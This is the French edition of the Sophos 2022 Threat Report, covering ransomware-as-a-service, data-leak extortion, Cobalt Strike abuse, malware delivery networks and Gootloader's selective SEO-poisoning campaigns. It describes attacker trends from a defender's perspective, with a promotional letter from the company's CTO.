SOPHOS
Cybersecurity evolved.

Rapport Sophos 2022 sur les menaces

Des menaces interconnectées qui ciblent un monde interdépendant

Par **SophosLabs, Sophos Managed Threat Response, Sophos Rapid Response, Sophos AI**

Sommaire

Joe Levy
Sophos CTO

Lettre du CTO

Quasiment depuis leur apparition, les produits de cybersécurité se sont principalement concentrés sur des actions pour empêcher du code malveillant d'atteindre et de s'exécuter sur des ordinateurs. Ce qui au début avait pris la forme de projets de type amateur, visant à éliminer les virus nuisibles présents sur les disquettes, est devenu une véritable industrie de la cybersécurité pesant plusieurs milliards de dollars et dont le but est de protéger les machines connectées à Internet dans notre monde moderne.

Au fur et à mesure que nous avons mûri, nous avons réalisé que la prévention ne se résumait pas à une complète transformation débouchant sur une sorte de capitulation provocante, confondant ainsi imperfection et futilité.

Au cours de la dernière décennie, la balance a fortement penché du côté de la détection, ce qui a permis une maturation rapide et indispensable des capacités de détection, pour le plus grand bien de tous d'ailleurs. Mais avec de tels progrès réalisés pour atteindre cet objectif, il est temps que la sur-correction revienne à un état d'équilibre.

En tant que plateforme SaaS (Software-as-a-Service) de cybersécurité de premier plan, Sophos n'a jamais failli à sa mission qui consiste à détecter, bloquer et supprimer les codes et les instructions malveillants présents sur les ordinateurs.

Au cours des 18 derniers mois, l'entreprise a traversé une période de changement transformateur, non pas pour faire pencher la balance de la prévention vers la détection, mais pour ramener l'aiguille de celle-ci au centre. Il ne s'agit pas pour nous uniquement d'un problème de malwares ou d'un problème d'adversaires : en fait nous pensons qu'il s'agit des deux à la fois.

L'adage qui dit « mieux vaut prévenir que guérir » n'a jamais été aussi important, en particulier à une époque où une seule machine exécutant des instructions indésirables peut donner aux cybercriminels l'accès dont ils ont besoin pour rançonner des industries entières.

La vitesse à laquelle les attaques modernes se déroulent rend encore plus important la mise en place d'obstacles pour ralentir un adversaire, car un système qui nécessite une intervention manuelle dans la seconde ou la minute, en mode 24/7/365, est voué à l'échec. Nous ne souhaitons pas céder du terrain à ceux qui souhaitent nous porter préjudice, nous n'avons donc pas renoncé à la prévention.

Le volume considérable des attaques est une autre raison pour laquelle Sophos améliore constamment ses outils qui permettent d'éliminer les malwares, tout en se lançant dans un voyage visant à créer une plateforme qui nous donnera une visibilité en temps réel sur ce que font les attaquants. La prévention est essentielle pour préserver les ressources limitées afin qu'elles soient disponibles pour se concentrer sur les attaques les plus importantes et les plus dévastatrices qui nécessitent une réponse humaine.

Une meilleure protection aide véritablement à mettre en lumière et à révéler les éléments malveillants qui nécessitent une attention particulière.

Nous avons lancé notre service Rapid Response en 2020 pour aider nos clients à contrer la menace continue que constituent les adversaires utilisant des techniques manuelles.

Combiné à d'importants investissements réalisés par les SophosLabs au niveau de la logique et de la technologie de protection comportementale pour stopper de manière précoce les attaques, ce service a permis à des centaines de clients de se protéger contre des attaques qu'ils auraient été incapables de découvrir avant qu'il ne soit trop tard.

En 2021, nous avons lancé l'écosystème de cybersécurité adaptatif (ACE : Adaptive Cybersecurity Ecosystem), la plateforme SaaS des opérations de sécurité qui alimente notre produit XDR (Extended Detection and Response) et notre service MTR (Managed Threat Response), via notre interface Sophos Central, bien connue à présent. Ces fonctionnalités ont amélioré notre capacité à obtenir une télémétrie en temps réel à partir des systèmes endpoint, des serveurs, des pare-feux et des charges de travail Cloud afin de donner aux clients, ainsi qu'à nos équipes MTR et Rapid Response, une longueur d'avance sur les acteurs malveillants.

Le secteur de la technologie utilise le terme « shift left » pour indiquer que, lorsqu'une entreprise est en mesure de s'attaquer à un problème dès le début plutôt que de le laisser se développer, elle peut alors économiser beaucoup de temps, d'argent et éviter les dettes. Vous ne pouvez pas sécuriser efficacement une application si vous introduisez la notion de sécurité à la fin du processus de développement. Vous ne pouvez pas non plus sécuriser efficacement les systèmes ou les réseaux si vous abandonnez l'idée qu'une meilleure prévention est possible, ou bien si vous pensez que seules la prévention et la détection pourront résoudre les problèmes modernes en matière de sécurité des données.

Les efforts combinés de Sophos pour développer une capacité de détection multiplateforme révolutionnaire, tout en investissant dans une technologie de pointe pour bloquer et supprimer les malwares avant qu'ils ne causent des dommages, constituent la première étape de notre stratégie « shift left » chez Sophos.

Depuis cinq ans, Sophos construit son fonctionnement en matière de science des données sur des principes forts en termes de transparence et de rigueur scientifique. L'équipe Data Science a aidé à concevoir une détection des malwares intégrée et basée sur le Machine Learning, améliorant ainsi notre capacité à distinguer les fichiers inoffensifs des malwares, tout en réduisant les faux positifs lors de la détection des codes malveillants nouveaux et atypiques qui auraient pu autrement échapper à notre attention.

La prochaine étape pour notre équipe Data Science consiste à tirer parti de l'écosystème de cybersécurité adaptatif (Adaptive Cybersecurity Ecosystem), en utilisant ensuite la curation de ses informations pour former et fournir au secteur le premier moteur de recommandation en matière d'opérations de sécurité qui aidera à guider celles-ci. Les moteurs de recommandation sont utilisés désormais dans notre vie quotidienne, nous guidant vers les produits que nous serions susceptibles d'acheter ou le programme que nous voulons regarder à la télévision. Ils améliorent nos vies de multiples façons. Un moteur de recommandation en matière de sécurité ne remplacera pas de véritables personnes qui protègeront en direct nos réseaux et nos ordinateurs, mais il aidera à guider leurs décisions afin de prioriser, trier et répondre aux incidents.

Nous vivons dans une économie de l'attention, et bien qu'aucun éditeur ne puisse résoudre à lui seul la pénurie de compétences en matière de cybersécurité au sein de notre secteur, nous pouvons optimiser l'attention des personnes que nous avons.

Sophos s'appuie sur des principes qui en font l'entreprise de cybersécurité la plus crédible, la plus transparente et la plus rigoureuse sur le plan scientifique de son secteur. Nous pensons que notre stratégie « shift left » appliquée à la mitigation des attaques, permettant ainsi de faire passer le délai nécessaire de quelques semaines, à quelques jours, voire quelques minutes, avec des conseils améliorés par l'IA en termes d'opérations de sécurité, transformera le secteur de la sécurité et mettra constamment les cybercriminels dans une position désavantageuse.

Le futur des ransomwares

Les ransomwares se sont imposés comme un élément majeur de l'écosystème cybercriminel. En tant que l'une des attaques de malware les plus potentiellement dommageables et les plus coûteuses, les ransomwares représentent un type d'attaque qui empêche la plupart des administrateurs de dormir tranquille, une sorte de *Keyser Söze* d'Internet. Alors que nous nous approchons de 2022, les ransomwares ne montrent aucun signe de ralentissement, bien que son business model ait subi des changements, susceptibles de durer et même de se développer au cours de l'année à venir.

Le ransomware-as-a-service (RaaS) englobe les attaques menées par des groupes isolés

Au cours des 18 derniers mois, l'équipe Sophos Rapid Response a été appelée pour investiguer et traiter des centaines de cas impliquant des attaques de ransomware. Les ransomwares ne sont pas nouveaux, bien sûr, mais le paysage des ransomwares a considérablement changé au cours de cette période : des entreprises de plus en plus grandes sont à présent ciblées, et le business model qui dicte les mécanismes selon lesquels les attaques doivent se dérouler a changé.

Le plus grand changement observé par Sophos se situe au niveau du passage d'acteurs malveillants « verticaux », qui créent puis attaquent les entreprises en utilisant leur propre ransomware sur mesure, à un modèle dans lequel un groupe crée le ransomware puis loue son utilisation à des spécialistes en matière d'entrée par effraction virtuelle qui nécessite des compétences bien différentes de celles que possèdent les créateurs de ransomwares. Ce modèle de Ransomware-as-a-Service (ou RaaS) a changé le paysage d'une manière que nous ne pouvions pas prévoir.

Sophos Rapid Response, les motifs d'engagement en matière de réponse aux incidents en 2020-2021



Fig 1. Bien que la réponse aux attaques de ransomware ait représenté la plupart des incidents dans lesquels l'équipe Sophos Rapid Response a été impliquée au cours de l'année écoulée, elle ne les a pas tous pris en compte. La suppression des balises (Beacons) Cobalt Strike, des cryptomineurs et même des Web shell a également fait l'objet d'une attention spécifique, en particulier dans les jours qui ont suivi les révélations concernant les exploits de ProxyLogon, et plus tard ceux de ProxyShell, ce qui a permis à de nombreuses personnes de se rendre compte rapidement de la dangerosité potentielle d'un Web shell.

Par exemple, lorsque le même groupe créait et lançait une attaque à l'aide de son propre ransomware, ces acteurs malveillants avaient tendance à utiliser des méthodes d'attaque uniques et différentes : un groupe pouvait se spécialiser dans l'exploitation de services Internet vulnérables comme le RDP (Remote Desktop Protocol), tandis qu'un autre pouvait « acheter » l'accès à une entreprise précédemment compromise par un autre groupe de malwares. Mais avec le modèle RaaS, toutes ces différences ainsi que les détails sur la manière avec laquelle une attaque se déroule sont devenus confus et rendent plus difficile pour les experts en réponse aux incidents d'identifier exactement qui est à l'origine d'une attaque.

En 2021, un affilié mécontent du service RaaS de Conti, et frustré de la manière avec laquelle il avait été traité par les créateurs du ransomware, a publié une archive qui comprenait une documentation riche et des conseils (principalement écrits en russe) conçus pour guider un attaquant « affilié » au niveau des différentes étapes nécessaires pour mener à bien une attaque de ransomware. Ces documents, ainsi que les outils qu'ils contiennent, donnent un aperçu détaillé des méthodes d'attaque que la plupart de ces affiliés RaaS seront susceptibles d'utiliser. Ces derniers ont également montré pourquoi, dans certains cas, nous avons pu observer, sans surprise, différents groupes d'attaquants utiliser des Tactiques, Techniques et Procédures (TTP) pratiquement identiques lors de leurs attaques de ransomware.

Cette « normalisation » des TTP utilisées par les ransomwares correspond à une large divulgation publique de la documentation de Conti et s'est maintenant étendue à d'autres acteurs RaaS malveillants, dont beaucoup ont suivi le playbook de Conti et connu un certain succès.

La publication du playbook a également profité aux clients Sophos. Suite à une longue analyse du contenu et des instructions, les SophosLabs ont pu affiner les règles de détection comportementale qui sont utilisées lorsque des ensembles d'actions spécifiques, détectés au niveau d'un système endpoint, indiquent qu'une attaque est probablement en cours. Ces dernières ont ainsi permis de proposer un produit beaucoup plus performant qui alerte les clients, les administrateurs et le service MTR lorsque des activités ressemblent à des signaux annonciateurs d'une attaque de ransomware.

Sophos pense qu'en 2022 et au-delà, le business model RaaS continuera de dominer le paysage des menaces concernant les attaques de ransomware, car celui-ci permet aux experts en création de ransomwares de développer davantage et d'améliorer leur produit, tout en offrant aux experts en effraction par « accès initial » la capacité de se concentrer sur cette tâche particulière avec une intensité croissante. Nous avons déjà vu ces acteurs RaaS malveillants innover en utilisant de nouvelles techniques pour pénétrer dans des réseaux très bien défendus, et nous nous attendons à ce qu'ils continuent à progresser dans cette direction au cours de l'année à venir.

Familles de ransomware étudiées par Sophos Rapid Response, 2020-2021

Le taux d'infection de Conti laisse présager une expansion du modèle RaaS



Fig 2. Près de quatre appels sur cinq au service Sophos Rapid Response sont le résultat d'une attaque de ransomware, et parmi ces appels, Conti était le ransomware le plus répandu que nous ayons rencontré, avec 16 % des engagements. Viennent ensuite les trois 'R' : Ryuk, REvil et Ragnarok qui, ensemble, représentaient 28 % des attaques suivantes. Parmi les 56 % d'incidents restants, nous avons observé des ransomwares utilisant 39 noms différents.

L'extorsion en pleine expansion

Les ransomwares ont, ni plus ni moins, la même efficacité que vos sauvegardes. Cet adage s'il n'existe pas encore mériterait de l'être. En effet, le bien-fondé de ce dernier est devenu la base de l'une des « innovations » les plus dévastatrices lancées par certains groupes d'acteurs malveillants impliqués dans des programmes de ransomware au cours des dernières années : la montée en puissance de l'extorsion dans les attaques de ransomware.

De plus en plus, les grandes entreprises ont fini par comprendre que les attaques de ransomware étaient coûteuses, mais pouvaient être déjouées sans avoir besoin de payer une rançon. En effet, il suffit pour cela que l'entreprise ait réalisé au préalable de bonnes sauvegardes des données susceptibles d'être chiffrées par les attaquants et ait agi de manière appropriée en s'engageant auprès d'une entreprise de sauvegarde Cloud digne de ce nom afin de conserver les systèmes clonés. Après tout, si par exemple, vous ne perdiez qu'une journée de travail, cette perte serait certainement gérable, totalement surmontable pour l'entreprise en question, si elle choisissait alors de restaurer à partir de sauvegardes plutôt que de payer la rançon.

Fig 3. Atom Silo, comme de nombreux groupes de ransomwares malveillants, se livre à l'extorsion avec une menace de fuite de données sensibles et de chiffrement malveillant de fichiers.

Nous supposons également que les groupes de ransomwares, de leur côté, ont certainement compris qu'ils n'allaient pas être payés. Ils ont donc profité du fait que le « temps de séjour » moyen (pendant lequel ils ont accès au réseau d'une entreprise ciblée) pouvait être de quelques jours à plusieurs semaines et ont ainsi commencé à utiliser ce temps pour découvrir les secrets de l'entreprise — et déplacer toutes les données de valeur au niveau de leur propre service de sauvegarde Cloud. Ensuite, lorsque l'attaque de ransomware est lancée à proprement parler, ils ajoutent une deuxième menace : payer ou bien nous allons publier, au niveau mondial, vos documents internes les plus sensibles, les informations client, le code source, les dossiers des patients, entre autres.

Il s'agit d'une technique sournoise qui permet aux attaquants utilisant des ransomwares de reprendre la main. En effet, les grandes entreprises ne sont plus seulement exposées à un retour négatif des clients, mais elles pourraient bien avoir à se conformer à la réglementation en matière de protection de la vie privée, telle que le RGPD européen, si elles ne parviennent pas à empêcher la divulgation d'informations personnellement identifiables appartenant à des clients ou partenaires, sans parler de la perte de secrets commerciaux qui pourraient se retrouver dans les mains des concurrents. Plutôt que de s'exposer aux conséquences réglementaires (ou boursières) de telles divulgations, de nombreuses entreprises ciblées ont choisi de payer (ou de faire payer leur compagnie d'assurance) la rançon. Bien sûr, les attaquants pouvaient alors faire ce qu'ils voulaient, notamment vendre ces données concurrentielles sensibles à d'autres, mais les victimes n'ont, à priori, pas pu résister.

Néanmoins, dans certains cas, les méthodes classiques de demande de rançon et d'extorsion ne représentaient toujours pas une motivation suffisante pour que les victimes paient la lourde somme exigée. Dans un nombre limité de cas, l'équipe Sophos Rapid Response a été informée par l'entreprise victime qu'elle avait commencé à recevoir des appels téléphoniques ou des messages vocaux provenant d'un individu qui prétendait être associé aux attaquants, et qui réitérait la menace, à savoir que les attaquants publieraient les données internes de la victime à moins qu'elle ne décide de payer la rançon.

Alors que l'année 2021 touche à sa fin, au moins un groupe de ransomware a publié un communiqué de presse (en quelque sorte) qui déclarait qu'il ne travaillerait plus avec des entreprises professionnelles qui négocient au nom d'entreprises avec des attaquants utilisant des ransomwares. La menace clairement formulée visant les cibles de ransomwares était la suivante : si vous parlez avec, ou contactez, la police ou bien si vous travaillez avec une entreprise de négociation spécialisée dans les ransomwares, nous publierons instantanément vos données.

Néanmoins, une lueur d'espoir pointe à l'horizon. En septembre 2021, le département du Trésor américain a infligé des sanctions financières à un courtier et un marché de cryptomonnaie basés en Russie, qui, selon le gouvernement, avaient été largement utilisés comme intermédiaire pour le paiement de rançons entre les victimes et les attaquants. De petites victoires comme celle-ci peuvent offrir une solution à court terme, mais pour la plupart des entreprises, nous réitérons notre conseil de base : il est préférable d'éviter une attaque de ransomware en durcissant vos surfaces d'attaque plutôt que de devoir faire face aux conséquences.

Sophos s'attend à ce que les menaces d'extorsion liées à la publication de données continuent de faire partie de la menace globale véhiculée par les ransomwares à l'avenir.

Les malwares engendrent des malwares

La montée en puissance de Cobalt Strike

Cobalt Strike est une suite commerciale d'outils d'exploitation destinée à « l'émulation de menaces », reproduisant les types de techniques utilisées par les acteurs malveillants. Lancée pour la première fois en 2012, elle est couramment utilisée par les pentesteurs et les équipes rouges (Red Teams) d'entreprise comme partie intégrante de la boîte à outils de « sécurité offensive ».

L'élément central de Cobalt Strike est sa balise (beacon) de backdoor, qui peut être configurée de plusieurs manières pour exécuter des commandes, télécharger et exécuter des logiciels supplémentaires et envoyer des commandes vers d'autres balises installées sur un réseau ciblé. Les balises peuvent être personnalisées pour émuler une grande variété de menaces. Malheureusement, elles peuvent également être utilisées à des fins malveillantes. En fait, les balises font un si bon travail que les cybercriminels n'ont à apporter que des modifications mineures au code source afin d'exploiter la balise comme point d'entrée dans une machine infectée.

Cette tendance est devenue une préoccupation majeure au cours des dernières années, car des fuites de copies du code source de cette suite, des failles dans sa structure de licence et des versions de Cobalt Strike complètes piratées se sont retrouvées entre les mains d'un type d'utilisateur très différent de celui visé initialement par le produit.

La popularité croissante des balises Cobalt Strike parmi les attaquants



Fig 4. Les balises sont une caractéristique clé de la suite d'attaque Cobalt Strike, fournissant une backdoor aux machines Windows. Le malware apparaît comme une charge virale de malwares « classiques » tels que Trickbot, IcedID ou BazarLoader, et figure en bonne place dans les incidents liés à des attaques manuelles et investigués par Sophos Rapid Response.

Les suites Cobalt Strike piratées sont devenues les *armes du samedi soir* de la cybercriminalité : elles sont largement disponibles sur les marketplaces clandestins et peuvent être facilement personnalisées. De nombreuses formations et plusieurs exemples de configurations sont disponibles sur Internet pour simplifier la prise en main de Cobalt Strike par les cybercriminels. Et récemment, des acteurs malveillants ont utilisé l'accès au code source de Cobalt Strike pour adapter sa balise de backdoor à Linux.

Ainsi, la plupart des cas de ransomwares que nous avons pu observer au cours de la dernière année impliquaient l'utilisation de balises Cobalt Strike. Alors que de nombreux opérateurs de malwares utilisent des backdoors associées au framework open source Metasploit, les balises Cobalt Strike sont devenues l'outil préféré des affiliés et des courtiers d'accès qui vendent des compromissions à des gangs de ransomwares, et sont ainsi souvent considérées comme liées au déploiement de ces derniers. Nous avons également observé d'autres opérateurs de malwares, notamment le mineur de cryptomonnaie *LemonDuck*, utiliser Cobalt Strike dans le cadre de ses accès et de ses mouvements latéraux.

Dans certains cas, les balises sont propagées par des documents malveillants dans des spams ou d'autres programmes d'installation, ou par des exploits de serveur qui permettent aux balises d'être installées et lancées à distance (comme nous l'avons vu dans une récente attaque Atom Silo). Dans d'autres cas, les balises sont principalement utilisées pour préparer un accès ultérieur au réseau et une exécution du ransomware lui-même.

Nous pensons que cette tendance se poursuivra. Des outils tels que Cobalt Strike permettent aux gangs de ransomwares d'intensifier leurs opérations, par le biais de playbooks et d'outils pour guider les affiliés dans la poursuite de leurs objectifs, ainsi davantage d'intrusions sont susceptibles d'être mises en œuvre via ces balises.

Frameworks de distribution de malwares

Au fil du temps, les familles que nous considérons représenter les principaux malwares « de base », largement distribués et fortement spammés, ont radicalement changé. Il y a à peine 18 mois, la famille Emotet était considérée comme le malware le plus répandu au monde, mais le gang Emotet vient de fermer boutique, et depuis lors, nous avons observé une lutte pour le pouvoir parmi les concurrents restants.

Emotet a mis au premier plan le rôle des malwares non seulement comme outil pour accéder à distance à une machine infectée ou voler des mots de passe, mais aussi comme moyen d'occuper une place dans l'écosystème des malwares à laquelle personne ne s'attendait : à savoir un réseau criminel de diffusion de contenu (CDN : Content Delivery Network), similaire dans son principe à celui utilisé par les principaux portails Internet, mais utilisés ici exclusivement par les malwares. Les groupes cybercriminels pouvaient alors passer un contrat avec Emotet afin de diffuser leurs malwares sur le vaste réseau de PC infectés de ce dernier.

Depuis la disparition d'Emotet, les SophosLabs ont suivi plusieurs autres familles de malwares qui ont fait basculer leur business model vers celui d'un réseau de distribution de malwares. L'une des familles que nous voyons le plus souvent adopter ce comportement s'appelle IcedID, une famille de malwares envoyés par spam. Cette dernière (comme Emotet) tire parti du fait que des millions de PC sont infectés par le malware en question et ses opérateurs semblent louer l'utilisation d'une partie de ces ordinateurs pour propager les malwares d'autres groupes sur les machines.

Le malware TrickBot, présent de longue date, a également servi de plateforme de distribution de malwares, même après que Microsoft et les forces de l'ordre ont collaboré pour supprimer une partie de son infrastructure command-and-control. Bien que TrickBot existe toujours, ses créateurs ont continué de se développer avec un botnet de nouvelle génération qu'ils appellent BazarLoader, lequel est utilisé pour fournir des charges virales de malwares pour le compte de ses propres opérateurs, mais aussi d'autres groupes.

De même, un malware maintenant connu sous le nom de Dridex (mais qui a commencé sous le nom de Cridex) existe depuis près d'une décennie. Dridex a commencé comme un voleur d'identifiants bancaires et a évolué au fil du temps pour devenir un élément central du framework de distribution de malwares d'Evil Corp.

Fin 2020, des cybercriminels avaient volé le code source de Cobalt Strike et publié ce dernier sur Github. Comme nous l'avons mentionné dans la section précédente, les balises Cobalt Strike sont largement utilisées par les adversaires. Il n'est donc pas surprenant que les balises soient parmi les charges virales les plus fréquemment rencontrées sur divers réseaux de distribution de malwares.

Étant donné qu'un grand nombre de familles de malwares, parmi les plus largement distribuées, transforment également une machine infectée en une destination potentielle pour Cobalt Strike ou des charges virales, il est peu probable que l'aspect framework de distribution de malwares de ces familles disparaisse un jour. Malheureusement, cela signifie que les administrateurs et les équipes de sécurité doivent traiter rapidement les alertes de malwares, même mineures, car toute infection, aussi insignifiante soit-elle en apparence, pourra tout simplement être le début d'une cyberattaque beaucoup plus dévastatrice.

Les détections de Gootloader chutent après la publication du rapport 2021

Les détections du malware empoisonneur de SEO chutent précipitamment dans les semaines suivant notre analyse



Fig 5. Le malware Gootloader utilise l'efficacité de sa capacité à empoisonner les résultats de recherche Google pour se propager, et quelques semaines après la publication de notre rapport du 1er mars 2021 sur les activités du groupe de malwares, nous avons constaté une forte baisse du nombre des machines avec, soit une détection du loader (chargeur) de malwares, soit le comportement de type « chargement réfléchi » dans lequel il s'engage pour infecter les machines sans fichier (fileless).

Des attaques en mode rafale, avec un ciblage très précis

Au cours des dernières années, nous avons pu classer les attaques en deux grandes catégories. La première : les attaques de type rafale, dans lesquelles les acteurs malveillants peuvent spammer absolument tout le monde, ou utiliser des techniques d'optimisation des moteurs de recherche (SEO) pour conduire les utilisateurs de ces derniers vers des pages Web malveillantes. Et la deuxième : des attaques très ciblées, montrant ainsi que les attaquants ont fait leurs devoirs et se sont lancés dans l'attaque avec une connaissance préalable de l'entreprise ciblée, des personnes qui composent cette dernière et des potentielles cibles à forte valeur.

Mais en 2021, nous avons vu l'émergence d'une catégorie hybride : une attaque à grande échelle destinée à attirer beaucoup de monde, mais qui ne se déclenche que lorsque les malchanceux qui tombent dans le piège répondent à certains critères. Cette méthode peut sembler contre-intuitive, mais du point de vue des cybercriminels, elle a du sens : en effet, ils peuvent empêcher les analystes de malwares de continuer à tester leurs serveurs, et ils réduisent également les soupçons en gardant le nombre d'attaques relativement bas, en dessous d'un certain niveau qui pourrait autrement faire penser aux experts en sécurité ou aux administrateurs IT qu'il s'agit d'une campagne plus vaste.

Nous avons vu un exemple cette année avec le malware connu sous le nom de Gootloader. Les personnes derrière Gootloader ont créé une attaque à grande échelle utilisant des techniques de référencement malveillantes, attirant des victimes potentielles qui recherchaient un type spécifique de document juridique ou technique lors de leurs recherches sur Google.

Cependant, les acteurs malveillants utilisant Gootloader ont également mis en place un système qui limitait le volume de victimes potentielles. D'une part, ils ne s'engageaient dans l'empoisonnement des termes de recherche qu'en quatre langues : anglais, allemand, français et hangeul coréen. D'autre part, ils filtraient par région du monde d'où était originaire la victime potentielle, en utilisant la géolocalisation IP afin de restreindre les anglophones qui pouvaient surfer depuis l'Australie (par exemple) plutôt que les États-Unis ou le Canada.

De plus, au cours de l'attaque basée sur des scripts, les cybercriminels profilent le matériel informatique et les logiciels de la victime potentielle et attendent des configurations spécifiques afin que les internautes mobiles ou ceux qui naviguent sur un ordinateur avec un système d'exploitation autre que Windows soient supprimés de la liste. Enfin, ils suivent l'adresse IP de chaque visiteur pris dans leur piège de référencement malveillant et empêchent non seulement l'adresse IP du visiteur de revenir plus d'une fois, mais toute une plage d'adresses IP provenant de visites répétées.

Un autre groupe d'acteurs malveillants, principalement responsable de la diffusion d'une famille de malwares appelée BazarLoader, a également adopté une approche radicalement différente en termes de diffusion. Les acteurs malveillants s'appuient sur un volume massif de courriers indésirables, mais ces derniers ne contiennent pas de pièces jointes ou de liens malveillants. En fait, il se peut même qu'il n'y ait rien d'intrinsèquement malveillant dans leurs messages de type spam. Beaucoup d'entre eux semblent être des factures concernant d'importants achats, sans aucun moyen de contacter le vendeur supposé autrement que via un numéro de téléphone présent dans le message.

